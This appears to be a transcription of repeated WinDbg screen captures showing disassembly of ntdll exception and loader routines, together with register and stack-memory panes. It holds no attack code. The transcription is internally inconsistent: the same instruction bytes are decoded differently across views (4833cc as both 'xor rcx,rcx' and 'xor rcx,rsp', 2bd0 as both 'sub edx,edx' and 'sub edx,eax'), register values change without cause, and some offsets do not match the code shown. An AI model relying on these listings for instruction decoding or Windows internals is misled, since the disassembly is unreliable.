00007ffe`0cbcc75b 488bea          mov      rbp,rdx

```

Registers

Customize...

Reg	Value
rax	34041ff24e16
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory


Virtual: rax

Display format: Quad Hex

```

00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000

```

Disassembly

Offset: 00007ffe0cc16181

Previous Next

```

00007ffe`0cbcc70d 2bd0      sub     edx,edx
00007ffe`0cbcc70f 85d2      test    edx,edx
00007ffe`0cbcc711 7520      jne     ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713 44394108  cmp     dword ptr [rcx+8],r8d
00007ffe`0cbcc717 7414      je      ntdll!RtlIsValidProcessTrustLabelSid+0x5
00007ffe`0cbcc719 b001      mov     al,1
00007ffe`0cbcc71b 488b4c2408 mov     rcx,qword ptr [rsp+8]
00007ffe`0cbcc720 4833cc     xor     rcx,rcx
00007ffe`0cbcc723 e898970400 call    ntdll!_security_check_cookie (00007ffe`0
00007ffe`0cbcc728 4883c418  add     rsp,18h
00007ffe`0cbcc72c c3        ret
00007ffe`0cbcc72d 4439410c  cmp     dword ptr [rcx+0Ch],r8d
00007ffe`0cbcc731 74e6      je      ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc733 32c0      xor     al,al
00007ffe`0cbcc735 ebe4      jmp     ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc737 cc        int     3
ntdll!LdrpFindExistingModule:
00007ffe`0cbcc738 488bc4     mov     rax,rsp
00007ffe`0cbcc73b 48895808  mov     qword ptr [rax+8],rbx
00007ffe`0cbcc73f 48896810  mov     qword ptr [rax+10h],rbp
00007ffe`0cbcc743 48897018  mov     qword ptr [rax+18h],rsi
00007ffe`0cbcc747 48897820  mov     qword ptr [rax+20h],rdi
00007ffe`0cbcc74b 4156      push    r14
00007ffe`0cbcc74d 4883ec30  sub     rsp,30h
00007ffe`0cbcc751 49832100  and     qword ptr [r9],0
00007ffe`0cbcc755 498bf9     mov     rdi,r9
00007ffe`0cbcc758 418bf0     mov     esi,r8d
00007ffe`0cbcc75b 488bea     mov     rbp,rdx
00007ffe`0cbcc75e 488bd9     mov     rbx,rcx

```

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rax


Previous Next

Display format: Quad Hex

```

00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000

```



Disassembly

Offset: 00007ffe0cc16191

Previous Next

```
00007ffe`0cbcc6f5 753c      jne     ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7 803901    cmp     byte ptr [rcx],1
00007ffe`0cbcc6fa 7537      jne     ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102    mov     edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0    sub     edx,r8d
00007ffe`0cbcc702 750b      jne     ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106 movzx    edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404 movzx    eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0      sub     edx,eax
00007ffe`0cbcc70f 85d2      test    edx,edx
00007ffe`0cbcc711 7520      jne     ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713 44394108 cmp     dword ptr [rcx+8],r8d
00007ffe`0cbcc717 7414      je      ntdll!RtlIsValidProcessTrustLabelSid+0x5
00007ffe`0cbcc719 b001      mov     al,1
00007ffe`0cbcc71b 488b4c2408 mov     rcx,qword ptr [rsp+8] ss:00000064`16aff9
00007ffe`0cbcc720 4833cc    xor     rcx,rcx
00007ffe`0cbcc723 e898970400 call    ntdll!_security_check_cookie (00007ffe`0
00007ffe`0cbcc728 4883c418 add     rsp,18h
00007ffe`0cbcc72c c3        ret
00007ffe`0cbcc72d 4439410c cmp     dword ptr [rcx+0Ch],r8d
00007ffe`0cbcc731 74e6      je      ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc733 32c0      xor     al,al
00007ffe`0cbcc735 ebe4      jmp     ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc737 cc        int     3
ntdll!LdrpFindExistingModule:
00007ffe`0cbcc738 488bc4    mov     rax,rsp
00007ffe`0cbcc73b 48895808 mov     qword ptr [rax+8],rbx
00007ffe`0cbcc73f 48896810 mov     qword ptr [rax+10h],rbp
00007ffe`0cbcc743 48897018 mov     qword ptr [rax+18h],rsi
```

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10


Memory

Virtual: rax

Previous Next

Display format: Quad Hex

```
00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
```



Disassembly

Offset: 00007ffe0cc16181

Previous Next

```

00007ffe`0cbcc6f7 803901      cmp     byte ptr [rcx],1
00007ffe`0cbcc6fa 7537        jne     ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102      mov     edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0      sub     edx,r8d
00007ffe`0cbcc702 750b        jne     ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106    movzx   edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404  movzx   eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0        sub     edx,eax
00007ffe`0cbcc70f 85d2        test    edx,edx
00007ffe`0cbcc711 7520        jne     ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713 44394108    cmp     dword ptr [rcx+8],r8d
00007ffe`0cbcc717 7414        je      ntdll!RtlIsValidProcessTrustLabelSid+0x5
00007ffe`0cbcc719 b001        mov     al,1
00007ffe`0cbcc71b 488b4c2408  mov     rcx,qword ptr [rsp+8]
00007ffe`0cbcc720 4833cc      xor     rcx,rsp
00007ffe`0cbcc723 e898970400  call    ntdll!_security_check_cookie (00007ffe`0
00007ffe`0cbcc728 4883c418    add     rsp,18h
00007ffe`0cbcc72c c3          ret
00007ffe`0cbcc72d 4439410c    cmp     dword ptr [rcx+0Ch],r8d
00007ffe`0cbcc731 74e6        je      ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc733 32c0        xor     al,al
00007ffe`0cbcc735 ebe4        jmp     ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc737 cc          int     3
ntdll!LdrpFindExistingModule:
00007ffe`0cbcc738 488bc4      mov     rax,rsp
00007ffe`0cbcc73b 48895808    mov     qword ptr [rax+8],rbx
00007ffe`0cbcc73f 48896810    mov     qword ptr [rax+10h],rbp
00007ffe`0cbcc743 48897018    mov     qword ptr [rax+18h],rsi
00007ffe`0cbcc747 48897820    mov     qword ptr [rax+20h],rdi

```

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	34041ff24e16
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rax


Previous Next

Display format: Quad Hex

```

00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000

```

Disassembly

Offset: 00007ffe0cc16181

Previous Next

```
00007ffe`0cbcc6fa 7537      jne      ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102    mov     edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0    sub     edx,r8d
00007ffe`0cbcc702 750b      jne      ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106 movzx   edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404 movzx   eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0      sub     edx,eax
00007ffe`0cbcc70f 85d2      test    edx,edx
00007ffe`0cbcc711 7520      jne      ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713 44394108 cmp     dword ptr [rcx+8],r8d
00007ffe`0cbcc717 7414      je       ntdll!RtlIsValidProcessTrustLabelSid+0x5
00007ffe`0cbcc719 b001      mov     al,1
00007ffe`0cbcc71b 488b4c2408 mov     rcx,qword ptr [rsp+8]
00007ffe`0cbcc720 4833cc    xor     rcx,rcx
00007ffe`0cbcc723 e898970400 call    ntdll!security_check_cookie (00007ffe`0
00007ffe`0cbcc728 4883c418 add     rsp,18h
00007ffe`0cbcc72c c3        ret
00007ffe`0cbcc72d 4439410c cmp     dword ptr [rcx+0Ch],r8d
00007ffe`0cbcc731 74e6      je       ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc733 32c0      xor     al,al
00007ffe`0cbcc735 ebe4      jmp     ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc737 cc        int     3
ntdll!LdrpFindExistingModule:
00007ffe`0cbcc738 488bc4    mov     rax,rsp
00007ffe`0cbcc73b 48895808 mov     qword ptr [rax+8],rbx
00007ffe`0cbcc73f 48896810 mov     qword ptr [rax+10h],rbp
00007ffe`0cbcc743 48897018 mov     qword ptr [rax+18h],rsi
00007ffe`0cbcc747 48897820 mov     qword ptr [rax+20h],rdi
00007ffe`0cbcc74b 4156      push    r14
```

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	3460095db73e
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10


Memory

Virtual: rax

Previous Next

Display format: Quad Hex

```
00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
```



Disassembly

Offset: 00007ffe0cc16181

Previous Next

```

00007ffe`0cbcc6fc 8b5102      mov     edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0      sub     edx,r8d
00007ffe`0cbcc702 750b        jne     ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106    movzx   edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404  movzx   eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0        sub     edx,eax
00007ffe`0cbcc70f 85d2        test    edx,edx
00007ffe`0cbcc711 7520        jne     ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713 44394108    cmp     dword ptr [rcx+8],r8d
00007ffe`0cbcc717 7414        je      ntdll!RtlIsValidProcessTrustLabelSid+0x5
00007ffe`0cbcc719 b001        mov     al,1
00007ffe`0cbcc71b 488b4c2408  mov     rcx,qword ptr [rsp+8]
00007ffe`0cbcc720 4833cc      xor     rcx,rcx
00007ffe`0cbcc723 e898970400  call    ntdll!_security_check_cookie (00007ffe`0
00007ffe`0cbcc728 4883c418    add     rsp,18h
00007ffe`0cbcc72c c3          ret
00007ffe`0cbcc72d 4439410c    cmp     dword ptr [rcx+0Ch],r8d
00007ffe`0cbcc731 74e6        je      ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc733 32c0        xor     al,al
00007ffe`0cbcc735 ebe4        jmp     ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc737 cc          int     3
ntdll!LdrpFindExistingModule:
00007ffe`0cbcc738 488bc4      mov     rax,rsp
00007ffe`0cbcc73b 48895808    mov     qword ptr [rax+8],rbx
00007ffe`0cbcc73f 48896810    mov     qword ptr [rax+10h],rbp
00007ffe`0cbcc743 48897018    mov     qword ptr [rax+18h],rsi
00007ffe`0cbcc747 48897820    mov     qword ptr [rax+20h],rdi
00007ffe`0cbcc74b 4156        push    r14
00007ffe`0cbcc74d 4883ec30    sub     rsp,30h

```

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	3460095db73e0000
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rax


Previous Next

Display format: Quad Hex

```

00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000

```



Disassembly

Offset: 00007ffe0cc16191

Previous Next

```

00007ffe`0cbcc6ff 412bd0      sub     edx,r8d
00007ffe`0cbcc702 750b        jne     ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106    movzx   edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404  movzx   eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0        sub     edx,eax
00007ffe`0cbcc70f 85d2        test    edx,edx
00007ffe`0cbcc711 7520        jne     ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713 44394108    cmp     dword ptr [rcx+8],r8d
00007ffe`0cbcc717 7414        je      ntdll!RtlIsValidProcessTrustLabelSid+0x5
00007ffe`0cbcc719 b001        mov     al,1
00007ffe`0cbcc71b 488b4c2408  mov     rcx,qword ptr [rsp+8]
00007ffe`0cbcc720 4833cc      xor     rcx,rcx
00007ffe`0cbcc723 e898970400  call    ntdll!_security_check_cookie (00007ffe`0
00007ffe`0cbcc728 4883c418    add     rsp,18h
00007ffe`0cbcc72c c3          ret
00007ffe`0cbcc72d 4439410c    cmp     dword ptr [rcx+0Ch],r8d
00007ffe`0cbcc731 74e6        je      ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc733 32c0        xor     al,al
00007ffe`0cbcc735 ebe4        jmp     ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc737 cc          int     3
ntdll!LdrpFindExistingModule:
00007ffe`0cbcc738 488bc4      mov     rax,rsp
00007ffe`0cbcc73b 48895808    mov     qword ptr [rax+8],rbx
00007ffe`0cbcc73f 48896810    mov     qword ptr [rax+10h],rbp
00007ffe`0cbcc743 48897018    mov     qword ptr [rax+18h],rsi
00007ffe`0cbcc747 48897820    mov     qword ptr [rax+20h],rdi
00007ffe`0cbcc74b 4156        push    r14
00007ffe`0cbcc74d 4883ec30    sub     rsp,30h
00007ffe`0cbcc751 49832100    and     qword ptr [r9],0

```

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	3460095db73e0000
rdx	0
rbx	0
rsp	6416aff940
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory


Virtual: rax

Display format: Quad Hex

```

00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
00000064`16aff990 0000000000000000
00000064`16aff998 0000000000000000
00000064`16aff9a0 0000000000000000

```



Disassembly

Offset: 00007ffe0cc16191

Previous Next

```
00007ffe`0cc29fdc 7511      jne      ntdll!RtlpExceptionHandler+0x1f (00007ffe0cc29fde)
00007ffe`0cc29fde 488b4220   mov     rax,qword ptr [rdx+20h]
00007ffe`0cc29fe2 488b4018   mov     rax,qword ptr [rax+18h]
00007ffe`0cc29fe6 49894118   mov     qword ptr [r9+18h],rax
00007ffe`0cc29fea b802000000 mov     eax,2
00007ffe`0cc29fef 90        nop
00007ffe`0cc29ff0 c3        ret
00007ffe`0cc29ff1 cc        int     3
00007ffe`0cc29ff2 cc        int     3
00007ffe`0cc29ff3 cc        int     3
00007ffe`0cc29ff4 cc        int     3
00007ffe`0cc29ff5 cc        int     3
00007ffe`0cc29ff6 cc        int     3
00007ffe`0cc29ff7 660f1f84000000000000 nop     word ptr [rax+rax]
ntdll!RtlpExecuteHandlerForException:
00007ffe`0cc2a000 4883ec28   sub     rsp,28h
00007ffe`0cc2a004 4c894c2420 mov     qword ptr [rsp+20h],r9
00007ffe`0cc2a009 41ff5130   call    qword ptr [r9+30h]
00007ffe`0cc2a00d 90        nop
00007ffe`0cc2a00e 4883c428   add     rsp,28h
00007ffe`0cc2a012 c3        ret
00007ffe`0cc2a013 cc        int     3
00007ffe`0cc2a014 cc        int     3
00007ffe`0cc2a015 cc        int     3
00007ffe`0cc2a016 cc        int     3
00007ffe`0cc2a017 cc        int     3
00007ffe`0cc2a018 cc        int     3
00007ffe`0cc2a019 0f1f8000000000000000 nop     dword ptr [rax]
ntdll!RtlpUnwindHandler:
```

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	3460095db73e0000
rdx	0
rbx	0
rsp	6416aff948
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10


Memory

Virtual: rsp

Previous Next

Display format: Quad Hex

```
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
00000064`16aff990 0000000000000000
00000064`16aff998 0000000000000000
00000064`16aff9a0 0000000000000000
00000064`16aff9a8 0000000000000000
```



Disassembly

Offset: 00007ffe00001619

Previous Next

```
00007ffe`0cc29fe2 488b4018      mov     rax,qword ptr [rax+18h]
00007ffe`0cc29fe6 49894118      mov     qword ptr [r9+18h],rax
00007ffe`0cc29fea b802000000    mov     eax,2
00007ffe`0cc29fef 90           nop
00007ffe`0cc29ff0 c3           ret
00007ffe`0cc29ff1 cc           int     3
00007ffe`0cc29ff2 cc           int     3
00007ffe`0cc29ff3 cc           int     3
00007ffe`0cc29ff4 cc           int     3
00007ffe`0cc29ff5 cc           int     3
00007ffe`0cc29ff6 cc           int     3
00007ffe`0cc29ff7 660f1f8400000000 nop     word ptr [rax+rax]
ntdll!RtlpExecuteHandlerForException:
00007ffe`0cc2a000 4883ec28      sub     rsp,28h
00007ffe`0cc2a004 4c894c2420    mov     qword ptr [rsp+20h],r9 ss:00000064`16aff
00007ffe`0cc2a009 41ff5130      call    qword ptr [r9+30h]
00007ffe`0cc2a00d 90           nop
00007ffe`0cc2a00e 4883c428      add     rsp,28h
00007ffe`0cc2a012 c3           ret
00007ffe`0cc2a013 cc           int     3
00007ffe`0cc2a014 cc           int     3
00007ffe`0cc2a015 cc           int     3
00007ffe`0cc2a016 cc           int     3
00007ffe`0cc2a017 cc           int     3
00007ffe`0cc2a018 cc           int     3
00007ffe`0cc2a019 0f1f800000000000 nop     dword ptr [rax]
ntdll!RtlpUnwindHandler:
00007ffe`0cc2a020 488b4220      mov     rax,qword ptr [rdx+20h]
00007ffe`0cc2a024 4c8b10        mov     r10,qword ptr [rax]
```

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	3460095db73e0000
rdx	0
rbx	0
rsp	6416aff920
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rax Previous Next

Display format: Quad Hex

```
00000064`16aff920 00007ffe0cbcc728
00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
```


C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe0cc16181 Previous Next

```
00007ffe`0cc29fe2 488b4018      mov     rax,qword ptr [rax+18h]
00007ffe`0cc29fe6 49894118      mov     qword ptr [r9+18h],rax
00007ffe`0cc29fea b802000000    mov     eax,2
00007ffe`0cc29fef 90           nop
00007ffe`0cc29ff0 c3           ret
00007ffe`0cc29ff1 cc           int     3
00007ffe`0cc29ff2 cc           int     3
00007ffe`0cc29ff3 cc           int     3
00007ffe`0cc29ff4 cc           int     3
00007ffe`0cc29ff5 cc           int     3
00007ffe`0cc29ff6 cc           int     3
00007ffe`0cc29ff7 660f1f8400000000 nop     word ptr [rax+rax]
ntdll!RtlpExecuteHandlerForException:
00007ffe`0cc2a000 4883ec28      sub     rsp,28h
00007ffe`0cc2a004 4c894c2420    mov     qword ptr [rsp+20h],r9 ss:00000064`16aff
00007ffe`0cc2a009 41ff5130      call    qword ptr [r9+30h]
00007ffe`0cc2a00d 90           nop
00007ffe`0cc2a00e 4883c428      add     rsp,28h
00007ffe`0cc2a012 c3           ret
00007ffe`0cc2a013 cc           int     3
00007ffe`0cc2a014 cc           int     3
00007ffe`0cc2a015 cc           int     3
00007ffe`0cc2a016 cc           int     3
00007ffe`0cc2a017 cc           int     3
00007ffe`0cc2a018 cc           int     3
00007ffe`0cc2a019 0f1f800000000000 nop     dword ptr [rax]
ntdll!RtlpUnwindHandler:
00007ffe`0cc2a020 488b4220      mov     rax,qword ptr [rdx+20h]
00007ffe`0cc2a024 4c8b10        mov     r10,qword ptr [rax]
```

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	3460095db73e0000
rdx	0
rbx	0
rsp	6416aff920
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10


Memory

Virtual: rax Previous Next

Display format: Quad Hex

00000064`16aff920	00007ffe0cbcc728
00000064`16aff928	0000130000000000
00000064`16aff930	000034041ff24e16
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM



Disassembly

Offset: 00007ffe0cc16181

Previous Next

```
00007ffe`0cc29fe2 488b4018      mov     rax,qword ptr [rax+18h]
00007ffe`0cc29fe6 49894118      mov     qword ptr [r9+18h],rax
00007ffe`0cc29fea b802000000    mov     eax,2
00007ffe`0cc29fef 90           nop
00007ffe`0cc29ff0 c3           ret
00007ffe`0cc29ff1 cc           int     3
00007ffe`0cc29ff2 cc           int     3
00007ffe`0cc29ff3 cc           int     3
00007ffe`0cc29ff4 cc           int     3
00007ffe`0cc29ff5 cc           int     3
00007ffe`0cc29ff6 cc           int     3
00007ffe`0cc29ff7 660f1f8400000000 nop     word ptr [rax+rax]
ntdll!RtlpExecuteHandlerForException:
00007ffe`0cc2a000 4883ec28      sub     rsp,28h
00007ffe`0cc2a004 4c894c2420    mov     qword ptr [rsp+20h],r9 ss:00000064`16aff
00007ffe`0cc2a009 41ff5130      call    qword ptr [r9+30h]
00007ffe`0cc2a00d 90           nop
00007ffe`0cc2a00e 4883c428      add     rsp,28h
00007ffe`0cc2a012 c3           ret
00007ffe`0cc2a013 cc           int     3
00007ffe`0cc2a014 cc           int     3
00007ffe`0cc2a015 cc           int     3
00007ffe`0cc2a016 cc           int     3
00007ffe`0cc2a017 cc           int     3
00007ffe`0cc2a018 cc           int     3
00007ffe`0cc2a019 0f1f800000000000 nop     dword ptr [rax]
ntdll!RtlpUnwindHandler:
00007ffe`0cc2a020 488b4220      mov     rax,qword ptr [rdx+20h]
00007ffe`0cc2a024 4c8b10        mov     r10,qword ptr [rax]
```

Registers

Customize...


Reg	Value
rax	34041ff24e00
rcx	3460095db73e0000
rdx	0
rbx	0
rsp	6416aff920
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rax Previous Next

Display format: Quad Hex

```
00000064`16aff920 00007ffe0cbcc728
00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
```



Disassembly

Offset: 00007ffe0cc16181

Previous Next

```

00007ffe`0cc29fe6 49894118      mov     qword ptr [r9+18h],rax
00007ffe`0cc29fea b802000000    mov     eax,2
00007ffe`0cc29fef 90            nop
00007ffe`0cc29ff0 c3            ret
00007ffe`0cc29ff1 cc            int     3
00007ffe`0cc29ff2 cc            int     3
00007ffe`0cc29ff3 cc            int     3
00007ffe`0cc29ff4 cc            int     3
00007ffe`0cc29ff5 cc            int     3
00007ffe`0cc29ff6 cc            int     3
00007ffe`0cc29ff7 660f1f8400000000 nop     word ptr [rax+rax]
ntdll!RtlpExecuteHandlerForException:
00007ffe`0cc2a000 4883ec28      sub     rsp,28h
00007ffe`0cc2a004 4c894c2420    mov     qword ptr [rsp+20h],r9
00007ffe`0cc2a009 41ff5130      call    qword ptr [r9+30h] ds:00000064`16affa40-
00007ffe`0cc2a00d 90            nop
00007ffe`0cc2a00e 4883c428      add     rsp,28h
00007ffe`0cc2a012 c3            ret
00007ffe`0cc2a013 cc            int     3
00007ffe`0cc2a014 cc            int     3
00007ffe`0cc2a015 cc            int     3
00007ffe`0cc2a016 cc            int     3
00007ffe`0cc2a017 cc            int     3
00007ffe`0cc2a018 cc            int     3
00007ffe`0cc2a019 0f1f8000000000 nop     dword ptr [rax]
ntdll!RtlpUnwindHandler:
00007ffe`0cc2a020 488b4220      mov     rax,qword ptr [rdx+20h]
00007ffe`0cc2a024 4c8b10        mov     r10,qword ptr [rax]
00007ffe`0cc2a027 4d8911        mov     qword ptr [r9],r10

```

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	3460095db73e0000
rdx	0
rbx	0
rsp	6416aff920
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rax


Previous Next

Display format: Quad Hex

```

